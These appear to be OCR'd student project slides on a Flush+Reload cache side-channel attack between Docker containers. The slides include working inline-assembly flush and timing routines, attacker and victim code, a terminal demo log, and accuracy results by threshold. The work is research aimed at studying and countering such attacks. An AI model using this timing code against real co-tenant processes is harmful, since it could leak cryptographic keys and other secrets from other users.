



Exploring the Efficacy of Flush+Reload Attacks Between Docker Containers

Instructor: Dr. Jeffrey Alan Young

Students: Samuil Orlioglu

Anvitha Yerneni



Overview

Introduction

Background

Attack Structure

Demonstration

Results

Countermeasures


References

Introduction

- Computer security has become increasingly important in the digital age, and researchers have been looking into side-channel attacks, which are stealthier than traditional attacks.
- One such attack, Flush+Reload, can extract information about processes on a system. This project investigates the effectiveness of this attack between processes running on separate Docker containers.

Cache Memory

- Modern CPUs now employ a 3-level cache system to speed up access to frequently used memory pages.
- Level 1 and 2 caches are not shared between cores, while Level 3 is commonly shared among all cores.
- Recent trends toward non-inclusive cache do not fully protect system against cache attacks



12th Gen Intel CPU cache structure [2]

Flush+Reload Attack

- Flush+Reload is a side channel attack that monitors a shared memory address to detect when a victim process accesses it [5].
- To do this, the attacker flushes the entire cache and accesses the shared memory address, measuring the access time.
- If the access time is shorter than a given threshold, the victim is assumed to have accessed it. Otherwise, the victim has not.

Challenge: Find a threshold value such that false positive and false negatives are minimized

Docker Containers

- Docker is a containerization technology that allows users to create isolated virtualized environments that run software in the cloud.
- Concurrent execution of containers may be exploited by malicious actors to conduct Flush+Reload attacks, which can be used to steal private keys, log network activity, and more.
- Using Docker simulates cloud containerization technologies such as AWS Firecracker [1].

Attack Structure

- Shared library: provides two functions: square() and multiply()
- Victim code: code that uses the shared library to execute confidential operations
- Attacking code: code that monitors the address of the multiply() and square() functions through cache

Project Directory

- There are three components in the code.
  - shared.cpp contains the implementation for the shared library. There are two functions: square() and multiply that aim to simulate the square and multiply algorithm is encryption algorithms. shared.cpp is in the Shared directory.
  - victim.cpp contains the code for the victim process. It includes the shared library and aims to use the square() and multiply functions as an encryption algorithm would.
  - attacker.cpp, attacker2.cpp contain the code for the attacking process. It includes the shared library and aims to use inline assembly to flush cache with the flush() function at the address of square() and multiply, and to access it while timing the accesses with the check() function.

Shared Library

```
int square(int value) {
        return value * value;
}
int multiply(int value , int factor) {
        return value * factor;
}
```

Victim

```
std::time_t time;
int m, i, j;
std::time_t start;
start = std::time(0);

while (std::time(0) - start <= 10) {
    // Wait some time
    usleep(600000);
    time = std::time(0);

    if (i % 2 == 1) {
        // If odd, then multiply
        i = multiply(i, j) % m;
        time = std::time(0);
        printf("[%ld] multiply %d\n", time, i);
    } else {
        // else square
        i = square(i) % m;
        time = std::time(0);
        printf("[%ld] square %d\n",time, i);
    }
}
```

Attacker

```
unsigned int check(const void *adrs, const unsigned long threshold) {
    volatile unsigned long time;
    asm __volatile__ (
        "mfence                 \n"
        "lfence                 \n"
        "rdtsc                  \n"
        "movl %%eax, %%esi      \n"
        "movl (%1), %%eax       \n"
        "lfence                 \n"
        "rdtsc                  \n"
        "subl %%esi, %%eax      \n"
        "clflush 0(%1)          \n": "=a" (time): "c" (adrs): "%esi", "%edx");
    return time < threshold;
}
```

```
void flush(const void *adrs) {
    asm __volatile__ (
        "mfence             \n"
        "lfence             \n"
        "clflush 0(%0)      \n"::"c" (adrs)
        );
}
```

Attacker

```
void main(){
        void *addrs = (void *) multiply;
        while (1) {
                // Clear the cache
                flush(addrs);
                time = std::time(0);
                 // Wait some time
                while (std::time(0) <= time){
                        usleep(10);
                }
                // Check if addrs was accessed
                int accessed = check(addrs, threshold);
                time = std::time(0);
                printf("[%ld] Accessed addr multiply:%d\n“, time, accessed);
    }
}
```

Attack Structure


Attacking container

1. Run the attacking process that monitors a shared address

3. See what the attacking process recorded

Victim container

2. Run a victim process that is running simulated confidential operations


Activities
Terminal
May 3 03:26
root@822fa428e9cc: /home/code
root@822fa428e9cc:/home/code# export LD_LIBRARY_PATH="$(pwd)"
root@822fa428e9cc:/home/code# ./attacker2 600 100
Using 600 as threshold1
Using 100 as threshold2
[1683084379] Accessed addr multiply:0, square:0
[1683084380] Accessed addr multiply:0, square:0
[1683084381] Accessed addr multiply:0, square:0
[1683084382] Accessed addr multiply:0, square:0
[1683084383] Accessed addr multiply:0, square:0
[1683084384] Accessed addr multiply:0, square:0
[1683084385] Accessed addr multiply:0, square:0
[1683084386] Accessed addr multiply:0, square:0
[1683084387] Accessed addr multiply:0, square:0
[1683084388] Accessed addr multiply:1, square:1
[1683084389] Accessed addr multiply:1, square:0
[1683084390] Accessed addr multiply:1, square:1
[1683084391] Accessed addr multiply:1, square:0
[1683084392] Accessed addr multiply:1, square:1
[1683084393] Accessed addr multiply:1, square:0
[1683084394] Accessed addr multiply:1, square:1
[1683084395] Accessed addr multiply:1, square:1
[1683084396] Accessed addr multiply:1, square:1
[1683084397] Accessed addr multiply:1, square:0
[1683084398] Accessed addr multiply:0, square:0
[1683084399] Accessed addr multiply:0, square:0
[1683084400] Accessed addr multiply:0, square:0
[1683084401] Accessed addr multiply:0, square:0
^C
root@822fa428e9cc:/home/code#
root@ee4fb99739fe: /home/code
root@ee4fb99739fe:/home/code# export LD_LIBRARY_PATH="$(pwd)"
root@ee4fb99739fe:/home/code# ./victim
addrs: 0x7ffff7fc510c
[1683084387] multiply 2
[1683084388] square 9
[1683084389] multiply 728
[1683084390] square 9
[1683084391] multiply 728
[1683084392] square 9
[1683084393] multiply 728
[1683084394] square 9
[1683084395] multiply 728
[1683084396] square 9
[1683084397] multiply 728
root@ee4fb99739fe:/home/code#

Threat Model

- We assume the existence of a victim container with victim process running concurrently with the attacker container on the same underlying machine
- We assume that the victim process and attacking process share a library
- We assume that the malicious actor has little control over the victim container but complete control over attacker container

Potential Obstacles

ASLR

- ASLR(Address Space Layout Randomization) protection against certain types of attacks.
- In our research, we disabled this feature to execute the attack.
- In theory, this attack should work despite ASLR

LD_LIBRARY_PATH

- Set the LD_LIBRARY_PATH variable to the directory where shared.so is stored

Demonstration?

Experiments

- We ran the attack on threshold values 700...1200 (multiply) on both a VM and bare-metal machine
- We also ran attack2 on threshold values 500...700 (multiply) and 50...150(square) on both VM and bare-metal machine

Results for attacker.cpp

Comparing accuracy at various thresholds on VM and Bare-metal setups

Using `attacker.cpp`

Threshold	Accuracy (VM)	Accuracy (Bare-metal)
700	0.714285714	0.571428571
800	**0.785714286**	0.642857143
900	0.642857143	0.642857143
1000	0.571428571	**0.714285714**
1100	0.428571429	0.642857143
1200	0.357142857	0.571428571

Figure 3. Executing `attacker.cpp` on the VM and bare-metal on various thresholds.




Figure 4. Threshold vs Accuracy using `attacker.cpp` on the VM configuration. Notice the peak accuracy of ≈ 0.786 at threshold of 800

Results for attacker2.cpp

Comparing accuracy at various thresholds on VM and Bare-metal setups, with both `multiply` and `square`

Using `attacker2.cpp`

Threshold (multiply)	VM (multiply)	Bare-metal (multiply)
500	0.595238095	0.595238095
600	0.547619048	0.642857143
700	**0.666666667**	0.619047619
Threshold (square)	**VM (square)**	**Bare-metal (square)**
50	0.642857143	0.738095238
100	0.595238095	**0.833333333**
150	0.547619048	0.761904762

Figure 5. Executing `attacker2.cpp` on the VM and bare-metal on various thresholds for both `square()` and `multiply()`.

